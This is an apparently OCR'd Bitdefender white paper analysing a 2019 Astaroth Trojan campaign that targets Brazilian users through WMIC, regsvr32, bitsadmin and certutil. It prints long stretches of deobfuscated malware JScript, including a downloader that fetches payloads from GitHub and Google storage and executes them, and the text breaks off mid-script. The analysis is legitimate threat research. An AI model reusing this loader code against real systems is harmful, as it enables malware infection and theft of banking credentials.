
White Paper

Bitdefender®

Astaroth Trojan Resurfaces, Targets Brazil through Fileless Campaign



Contents

Authors:

Vlad Dorin Cîncean – Bitdefender Junior Software Engineer

Bitdefender ATD Team

During routine detection monitoring from our Advanced Threat Defense technology, Bitdefender researchers found an interesting spike in malware activity that involved the use of Microsoft binaries in the infection process, as well as the use of GitHub and Google Drive for delivering payloads. After analyzing the detection details we were able to identify this activity as a resurgence of the Astaroth spyware, a Trojan and information stealer known since late 2017.


What sets this Astaroth campaign apart is the use of native Microsoft tools – commonly known as "living off the land" - to avoid detection by traditional security solutions, as well as the fact that it specifically targets Brazil by checking for a Brazilian locale and a Portuguese keyboard before activating. Bitdefender telemetry shows that **92.61 percent of the users targeted by this May 2019 Astaroth campaign originate in Brazil.**

Astaroth logs keystrokes only when a victim uses Internet Explorer (IE) and browses to specific Brazilian banks or business, and will even terminate Chrome or Firefox executables to make sure the victim uses IE. Our investigation also revealed that threat actors seem to use multiple versions of the same malware and host them on multiple websites.

Key Findings:

- Astaroth distribution via legitimate online services (GitHub, Google Drive)
- Campaign specifically targets Brazilian users (92.61 percent) by checking for a Brazilian locale and a Portuguese keyboard before activating
- Uses fileless techniques and native Microsoft tools to hide from traditional security solutions
- Threat actors use multiple version of the same malware, each hosted on a large number of websites
- Logs keystrokes only on Internet Explorer and browses to specific Brazilian banks or business

Infection Kill Chain


Phishing email/website
ZIP file (contains .lnk file)
WMIC.exe
Regsvr32.exe loaded with downloaded Payload
Remote XSL Page (contains malicious JavaScript Code)
BitsAdmin
Certutil
Downloads payload

In this section, we present the infection kill chain, as it has been analyzed by our Attack Research team.

The user is tricked to download an archive from the internet. The archive contains a malicious .LNK file (shortcut) with a name designed to attract the user's attention. The shortcut has as target cmd.exe, a well-known Windows binary that can be used to execute various commands.

When the user double clicks the .LNK file, causes a cmd.exe to start with an obfuscated command line.

Then, cmd.exe starts a new WMIC.exe process with the following style of commandline:

```
C:\Windows\system32\wbem\WMIC.exe os get d57i26aE, numberofprocesses /
format:”https://storage.googleapis.com/awsdx/09/v.txt#[redacted]
```

The /format parameter causes WMIC.exe to access and parse a XSL from google drive with the following content. Note that, the extension, as seen in the URL does not necessary have to be XSL. It may be anything, including TXT and no extension at all.

```
<?xml version=’1.0’?>
<stylesheet
xmlns=”http://www.w3.org/1999/XSL/Transform” xmlns:ms=”urn:schemas-microsoft-
com:xslt”
xmlns:user=”placeholder”
version=”1.0”>
<output method=”text”/>
        <ms:script implements-prefix=”user” language=”JScript”>
        <![CDATA[

-> Obfuscated JavaScript code

        ]]> </ms:script>
</stylesheet>
```

Removing the obfuscation, one can find a script similar to the one below. Please note the Portuguese sounding variable names like **pingadori** or **preguita**.

```
‘use strict’;
/** @type {!Array} */
var _0x7f38 = [“random”, “round”, “07/”, “https://storage.googleapis.com/remarkx/”,
“vv.txt”, “fromCharCode”, “, “, “Scripting.FileSystemObject”, “WScript.Shell”,
“Shell.Application”, “C:\\Windows\\system32\\wbem\\WMIC.exe”, “ os get “, ‘ /
format:”’, “?”, ‘”’, “”, “open”];
/**
 * @param {number} precision
 * @param {number} layerconf
 * @return {?}
 */
function radador(precision, layerconf) {
  return Math[_0x7f38[1]](Math[_0x7f38[0]]() * (layerconf - precision) + precision);
}
var xparis;
var smaeVar;
var ss1;
var ss2;
var ss3;
var pingadori;
var prexload1;
var prexload2;
var prexload3;
var ss4;
/** @type {string} */
smaeVar = “09/”;
/** @type {string} */
xparis = _0x7f38[3] + smaeVar + _0x7f38[4];
preguita = radador(1, 8);
if (preguita == 1) {
  preload = String[_0x7f38[5]](99) + String[_0x7f38[5]](117) + String[_0x7f38[5]]
(114) + String[_0x7f38[5]](114) + String[_0x7f38[5]](101) + String[_0x7f38[5]]
(110) + String[_0x7f38[5]](116) + String[_0x7f38[5]](116) + String[_0x7f38[5]](105)
+ String[_0x7f38[5]](109) + String[_0x7f38[5]](101) + String[_0x7f38[5]](122) +
String[_0x7f38[5]](111) + String[_0x7f38[5]](110) + String[_0x7f38[5]](101);
}
if (preguita == 2) {
  preload = String[_0x7f38[5]](102) + String[_0x7f38[5]](114) + String[_0x7f38[5]]
(101) + String[_0x7f38[5]](101) + String[_0x7f38[5]](112) + String[_0x7f38[5]]
(104) + String[_0x7f38[5]](121) + String[_0x7f38[5]](115) + String[_0x7f38[5]]
(105) + String[_0x7f38[5]](99) + String[_0x7f38[5]](97) + String[_0x7f38[5]](108)
+ String[_0x7f38[5]](109) + String[_0x7f38[5]](101) + String[_0x7f38[5]](109) +
String[_0x7f38[5]](111) + String[_0x7f38[5]](114) + String[_0x7f38[5]](121);
}
if (preguita == 3) {
  preload = String[_0x7f38[5]](102) + String[_0x7f38[5]](114) + String[_0x7f38[5]]
(101) + String[_0x7f38[5]](101) + String[_0x7f38[5]](118) + String[_0x7f38[5]]
(105) + String[_0x7f38[5]](114) + String[_0x7f38[5]](116) + String[_0x7f38[5]]
(117) + String[_0x7f38[5]](97) + String[_0x7f38[5]](108) + String[_0x7f38[5]](109)
+ String[_0x7f38[5]](101) + String[_0x7f38[5]](109) + String[_0x7f38[5]](111) +
String[_0x7f38[5]](114) + String[_0x7f38[5]](121);
}
if (preguita == 4) {
  preload = String[_0x7f38[5]](108) + String[_0x7f38[5]](97) + String[_0x7f38[5]]
(115) + String[_0x7f38[5]](116) + String[_0x7f38[5]](98) + String[_0x7f38[5]]
(111) + String[_0x7f38[5]](111) + String[_0x7f38[5]](116) + String[_0x7f38[5]]
(117) + String[_0x7f38[5]](112) + String[_0x7f38[5]](100) + String[_0x7f38[5]](97) +
String[_0x7f38[5]](116) + String[_0x7f38[5]](101);
}
if (preguita == 5) {
  preload = String[_0x7f38[5]](110) + String[_0x7f38[5]](117) + String[_0x7f38[5]]
(109) + String[_0x7f38[5]](98) + String[_0x7f38[5]](101) + String[_0x7f38[5]]
(114) + String[_0x7f38[5]](111) + String[_0x7f38[5]](102) + String[_0x7f38[5]]
(112) + String[_0x7f38[5]](114) + String[_0x7f38[5]](111) + String[_0x7f38[5]](99)
+ String[_0x7f38[5]](101) + String[_0x7f38[5]](115) + String[_0x7f38[5]](115) +
String[_0x7f38[5]](101) + String[_0x7f38[5]](115);
}
if (preguita == 6) {
  preload = String[_0x7f38[5]](110) + String[_0x7f38[5]](117) + String[_0x7f38[5]]
(109) + String[_0x7f38[5]](98) + String[_0x7f38[5]](101) + String[_0x7f38[5]]
(114) + String[_0x7f38[5]](111) + String[_0x7f38[5]](102) + String[_0x7f38[5]](117)
+ String[_0x7f38[5]](115) + String[_0x7f38[5]](101) + String[_0x7f38[5]](114) +
String[_0x7f38[5]](115);
}
if (preguita == 7) {
  preload = String[_0x7f38[5]](111) + String[_0x7f38[5]](114) + String[_0x7f38[5]]
(103) + String[_0x7f38[5]](97) + String[_0x7f38[5]](110) + String[_0x7f38[5]](105)
+ String[_0x7f38[5]](122) + String[_0x7f38[5]](97) + String[_0x7f38[5]](116) +
String[_0x7f38[5]](105) + String[_0x7f38[5]](111) + String[_0x7f38[5]](110);
}
if (preguita == 8) {
  preload = String[_0x7f38[5]](114) + String[_0x7f38[5]](101) + String[_0x7f38[5]]
(103) + String[_0x7f38[5]](105) + String[_0x7f38[5]](115) + String[_0x7f38[5]]
(116) + String[_0x7f38[5]](101) + String[_0x7f38[5]](114) + String[_0x7f38[5]](101)
+ String[_0x7f38[5]](100) + String[_0x7f38[5]](117) + String[_0x7f38[5]](115) +
String[_0x7f38[5]](101) + String[_0x7f38[5]](114) + String[_0x7f38[5]](115);
}
prexload1 = String[_0x7f38[5]](radador(65, 90)) + String[_0x7f38[5]](radador(65,
90)) + String[_0x7f38[5]](radador(65, 90)) + String[_0x7f38[5]](radador(65, 90))
+ String[_0x7f38[5]](radador(65, 90)) + String[_0x7f38[5]](radador(65, 90)) +
String[_0x7f38[5]](radador(65, 90)) + String[_0x7f38[5]](radador(65, 90)) +
_0x7f38[6];
prexload2 = String[_0x7f38[5]](radador(65, 90)) + String[_0x7f38[5]](radador(65,
90)) + String[_0x7f38[5]](radador(65, 90)) + String[_0x7f38[5]](radador(65, 90))
+ String[_0x7f38[5]](radador(65, 90)) + String[_0x7f38[5]](radador(65, 90)) +
String[_0x7f38[5]](radador(65, 90)) + String[_0x7f38[5]](radador(65, 90)) +
_0x7f38[6];
prexload3 = String[_0x7f38[5]](radador(65, 90)) + String[_0x7f38[5]](radador(65,
90)) + String[_0x7f38[5]](radador(65, 90)) + String[_0x7f38[5]](radador(65, 90))
+ String[_0x7f38[5]](radador(65, 90)) + String[_0x7f38[5]](radador(65, 90)) +
String[_0x7f38[5]](radador(65, 90)) + String[_0x7f38[5]](radador(65, 90)) +
_0x7f38[6];
var AppWshShell = new ActiveXObject(_0x7f38[7]);
var masterAppData = new ActiveXObject(_0x7f38[8]);
var WSh = new ActiveXObject(_0x7f38[8]);
var ShA = new ActiveXObject(_0x7f38[9]);
ShA.ShellExecute(_0x7f38[10], _0x7f38[11] + prexload1 + prexload2 + prexload3
+ preload + _0x7f38[12] + xparis + _0x7f38[13] + radador(1111111, 9999999) +
_0x7f38[14], _0x7f38[15], _0x7f38[16], 0);
```

Now, cleaning the script a little bit in order to figure out what it is doing, we obtain the following:

```
var some_variable = “09/”;
var next_stage_address = “https://storage.googleapis.com/remarkx/” + some_variable +
“vv.txt”;
predefined_query_list = [
        “currenttimezone”,
        “freephysicalmemory”,
        “freevirtualmemory”,
        “lastbootupdate”,
        “numberofprocesses”,
        “numberofusers”,
        “organization”,
        registeredusers
        ]
predefined_query = predefined_query_list[GenerateRandomNumber(1, 8)]
random_query_1 = GenearteRandomUppercaseChar() + GenearteRandomUppercaseChar()
+ GenearteRandomUppercaseChar() + GenearteRandomUppercaseChar() +
GenearteRandomUppercaseChar() + GenearteRandomUppercaseChar() +
GenearteRandomUppercaseChar() + GenearteRandomUppercaseChar() + “, “;
random_query_2 = GenearteRandomUppercaseChar() + GenearteRandomUppercaseChar()
+ GenearteRandomUppercaseChar() + GenearteRandomUppercaseChar() +
GenearteRandomUppercaseChar() + GenearteRandomUppercaseChar() +
GenearteRandomUppercaseChar() + GenearteRandomUppercaseChar() + “, “;
random_query_3 = GenearteRandomUppercaseChar() + GenearteRandomUppercaseChar()
+ GenearteRandomUppercaseChar() + GenearteRandomUppercaseChar() +
GenearteRandomUppercaseChar() + GenearteRandomUppercaseChar() +
GenearteRandomUppercaseChar() + GenearteRandomUppercaseChar() + “, “;
var AppWshShell   = new ActiveXObject(“Scripting.FileSystemObject”);
var masterAppData = new ActiveXObject(“WScript.Shell”);
var WSh           = new ActiveXObject(“WScript.Shell”);
var ShA           = new ActiveXObject(“Shell.Application”);
ShA.ShellExecute(“C:\Windows\system32\wbem\WMIC.exe”, “ os get “ + random_query_1 +
random_query_2 + random_query_3 + predefined_query + “ /format:”” + next_stage_address
+ “?” + GenerateRandomNumber(1111111, 9999999) + “””, “”, “open”, 0);
```

Reading the script reveals that the first WMIC.exe process will start another WMIC.exe process which will run a second stage code. This process will have a random commandline to avoid some AV signatures.

The second WMIC process will follow the /format parameter to a similar XSL document which now contains actual infection code. An example of a deobfuscated version is given below. Note that it attempts to download some files from a GitHub repository with some well-known extensions (such as .gif, .jpg, .zip or .log) in order to not look too suspicious.

```
var infectionSuccessfull = false;
var activx_Wscript_Shell0 = new ActiveXObject(“Scripting.FileSystemObject”);
var activx_Wscript_Shell1 = new ActiveXObject(“WScript.Shell”);
var activx_Wscript_Shell2 = new ActiveXObject(“WScript.Shell”);
var activx_Wscript_Shell3 = new ActiveXObject(“WScript.Shell”);
var activx_Wscript_Shell4 = new ActiveXObject(“WScript.Shell”);
var activx_Wscript_Shell5 = new ActiveXObject(“WScript.Shell”);
var activx_Wscript_Shell6 = new ActiveXObject(“WScript.Shell”);
var activx_Shell_Application = new ActiveXObject(“Shell.Application”);
function DownloadPayload(Source, DestinationFileName)
{
  try
  {
    activx_Wscript_Shell5[“run”](“bitsadmin /transfer msd5 /priority foreground “ +
Source + “ “ + DestinationFileName + “.z”, 0, true);
    activx_Wscript_Shell5[“run”](“certutil -decode “ + DestinationFileName + “.z “ +
DestinationFileName, 0, true);
    return true;
  } catch (ex)
  {
    return false;
  }
}
function infection_loop(Ignored_parameter) {

  infectionSuccessfull = false;

  smaeVar = “09/”;
  payload_url = “https://raw.githubusercontent.com/ricardo101023/x/master/” +
smaeVar;

  path_to_users_public_library_temporary = “C:\Users\Public\Libraries\temporary”;
  mimic_path_to_users_public = “C:\Users \Public\Libraries\temporary”;

  string_prefix_TESLA = “139_TESLA_”;

  //
  // Create folder: “C:\Users\Public\Libraries\temporary
  //
  try {
    var fso = new ActiveXObject(“Scripting.FileSystemObject”);
    fso.CreateFolder(path_to_users_public_library_temporary);
  } catch (ex) {
  }
  //
  // Create folder “C:\Users \Public\Libraries\temporary”
  //
  try {
    fso = new ActiveXObject(“Scripting.FileSystemObject”);
    fso.CreateFolder(mimic_path_to_users_public);
  } catch (ex) {
  }
  //
  // Check if payload unit exists and if so execute it with regsvr32
  //
  try {
    if (activx_Wscript_Shell0.FileExists(path_to_users_public_library_temporary + “\
falxconxrenw64.~”)) {
      f = activx_Wscript_Shell0.GetFile(path_to_users_public_library_temporary + “\
falxconxrenw64.~”);

      if (f[“size”] < 10) {
        f.Delete();
        f.Close();
      }
    }
  } catch (ex) {
  }
  try {
    if (!activx_Wscript_Shell0.FileExists(path_to_users_public_library_temporary +
“\0139vrxi.log”)) {
      f = activx_Wscript_Shell0.GetFile(path_to_users_public_library_temporary + “\
falxconxrenw64.~”);
      f.Delete();
      f.Close();
    }
  } catch (ex) {
  }
  try {
    if (!activx_Wscript_Shell0.FileExists(path_to_users_public_library_temporary +
“\0139refor.log”)) {
      f = activx_Wscript_Shell0.GetFile(path_to_users_public_library_temporary + “\
falxconxrenw64.~”);
      f.Delete();
      f.Close();
    }
  } catch (ex) {
  }
  if (activx_Wscript_Shell0.FileExists(path_to_users_public_library_temporary + “\
falxconxrenwdwwn.gif”)) {
    if (activx_Wscript_Shell0.FileExists(path_to_users_public_library_temporary + “\
falxconxrenwg.gif”)) {
      if (activx_Wscript_Shell0.FileExists(path_to_users_public_library_temporary +
“\falxconxrenwxa.~”)) {
        if (activx_Wscript_Shell0.FileExists(path_to_users_public_library_temporary +
“\falxconxrenw64.~”)) {

          ss1 = “falxconxrenw64.~”;
          try {
            activx_Wscript_Shell5[“run”](“regsvr32.exe /s  “” + path_to_users_public_
library_temporary + “\” + ss1 + “””, 0, true);
          } catch (ex) {
          }
          infectionSuccessfull = true;
        }
      }
    }
  }
  //
  // Machine was not infected. Start downloading files
  //
  if (infectionSuccessfull == false) {
    try {
      result = DownloadPayload(payload_url + “falxconxrenwa.jpg.zip.log?” +
GenerateRandomNumber(1, 999999999), path_to_users_public_library_temporary + “\
falxconxrenwa.jpg”);

      if (result == false) {
        DownloadPayload(payload_url + “falxconxrenwa.jpg.zip.log?” +
GenerateRandomNumber(1, 999999999), path_to_users_public_library_temporary + “\
falxconxrenwa.jpg”);
      }
    } catch (ex) {
    }
    try {
      result = DownloadPayload(payload_url + “falxconxrenwb.jpg.zip.log?” +
GenerateRandomNumber(1, 999999999), path_to_users_public_library_temporary + “\
falxconxrenwb.jpg”);
      if (result == false) {
        DownloadPayload(payload_url + “falxconxrenwb.jpg.zip.log?” +
GenerateRandomNumber(1, 999999999), path_to_users_public_library_temporary + “\
falxconxrenwb.jpg”);
      }
    } catch (ex) {
    }
    try {
      result = DownloadPayload(payload_url + “falxconxrenwc.jpg.zip.log?” +
GenerateRandomNumber(1, 999999999), path_to_users_public_library_temporary + “\
falxconxrenwc.jpg”);
      if (result == false) {
        DownloadPayload(payload_url + “falxconxrenwc.jpg.zip.log?” +
GenerateRandomNumber(1, 999999999), path_to_users_public_library_temporary + “\
falxconxrenwc.jpg”);
      }
    } catch (ex) {
    }

    try {
      result = DownloadPayload(payload_url + “falxconxrenwdwwn.gif.zip.log?” +
GenerateRandomNumber(1, 999999999), path_to_users_public_library_temporary + “\
falxconxrenwdwwn.gif”);
      if (result == false) {
        DownloadPayload(payload_url + “falxconxrenwdwwn.gif.zip.log?” +
GenerateRandomNumber(1, 999999999), path_to_users_public_library_temporary + “\
falxconxrenwdwwn.gif”);
      }
    } catch (ex) {
    }
    try {
      result = DownloadPayload(payload_url + “falxconxrenwdx.gif.zip.log?” +
GenerateRandomNumber(1, 999999999), path_to_users_public_library_temporary + “\
falxconxrenwdx.gif”);
      if (result == false) {
        DownloadPayload(payload_url + “falxconxrenwdx.gif.zip.log?” +
GenerateRandomNumber(1, 999999999), path_to_users_public_library_temporary + “\
falxconxrenwdx.gif”);
      }
    } catch (ex) {
    }
    try {
      result = DownloadPayload(payload_url + “falxconxrenwg.gif.zip.log?” +
GenerateRandomNumber(1, 999999999), path_to_users_public_library_temporary + “\
falxconxrenwg.gif”);
      if (result == false) {
        DownloadPayload(payload_url + “falxconxrenwg.gif.zip.log?” +
GenerateRandomNumber(1, 999999999), path_to_users_public_library_temporary + “\
falxconxrenwg.gif”);
      }
    } catch (ex) {
    }
    try {
      result = DownloadPayload(payload_url + “falxconxrenwgx.gif.zip.log?” +
GenerateRandomNumber(1, 999999999), path_to_users_public_library_temporary + “\
falxconxrenwgx.gif”);
      if (result == false) {
        DownloadPayload(payload_url + “falxconxrenwgx.gif.zip.log?” +
GenerateRandomNumber(1, 999999999), path_to_users_public_library_temporary + “\
falxconxrenwgx.gif”);
   }
  } catch (ex) {
  }
  try {
   result = DownloadPayload(payload_url + “falxconxrenwxa.gif.zip.log?” +
GenerateRandomNumber(1, 999999999), path_to_users_public_library_temporary + “\
falxconxrenwxa.~”);
   if (result == false) {
    DownloadPayload(payload_url + “falxconxrenwxa.gif.zip.log?” +
GenerateRandomNumber(1, 999999999), path_to_users_public_library_temporary + “\
falxconxrenwxa.~”);
   }
  } catch (ex) {
  }
  try {
   result = DownloadPayload(payload_url + “falxconxrenwxb.gif.zip.log?” +
GenerateRandomNumber(1, 999999999), path_to_users_public_library_temporary + “\
falxconxrenwxb.~”);
   if (result == false) {
    DownloadPayload(payload_url + “falxconxrenwxb.gif.zip.log?” +
GenerateRandomNumber(1, 999999999), path_to_users_public_library_temporary + “\
falxconxrenwxb.~”);
   }
  } catch (ex) {
  }
  activx_Wscript_Shell5[“run”](“cmd /V /K “echo “ + string_prefix_TESLA + “>” +
path_to_users_public_library_temporary + “\r1.log”&& exit”, 0, false);
  try {
   result = DownloadPayload(payload_url + “falxconxrenw98” +
GenerateRandomNumber(1, 10) + “.dll.zip.log?” + GenerateRandomNumber(1, 999999999),
path_to_users_public_library_temporary + “\falxconxrenw98.~”);
   if (result == false) {
    DownloadPayload(payload_url + “falxconxrenw98” + GenerateRandomNumber(1, 10)
+ “.dll.zip.log?” + GenerateRandomNumber(1, 999999999), path_to_users_public_library_
temporary + “\falxconxrenw98.~”);
   }
  } catch (ex) {
  }
  try {
   result = DownloadPayload(payload_url + “falxconxrenwhh” +
GenerateRandomNumber(1, 10) + “.dll.zip.log?” + GenerateRandomNumber(1, 999999999),
path_to_users_public_library_temporary + “\falxconxrenw64.~”);
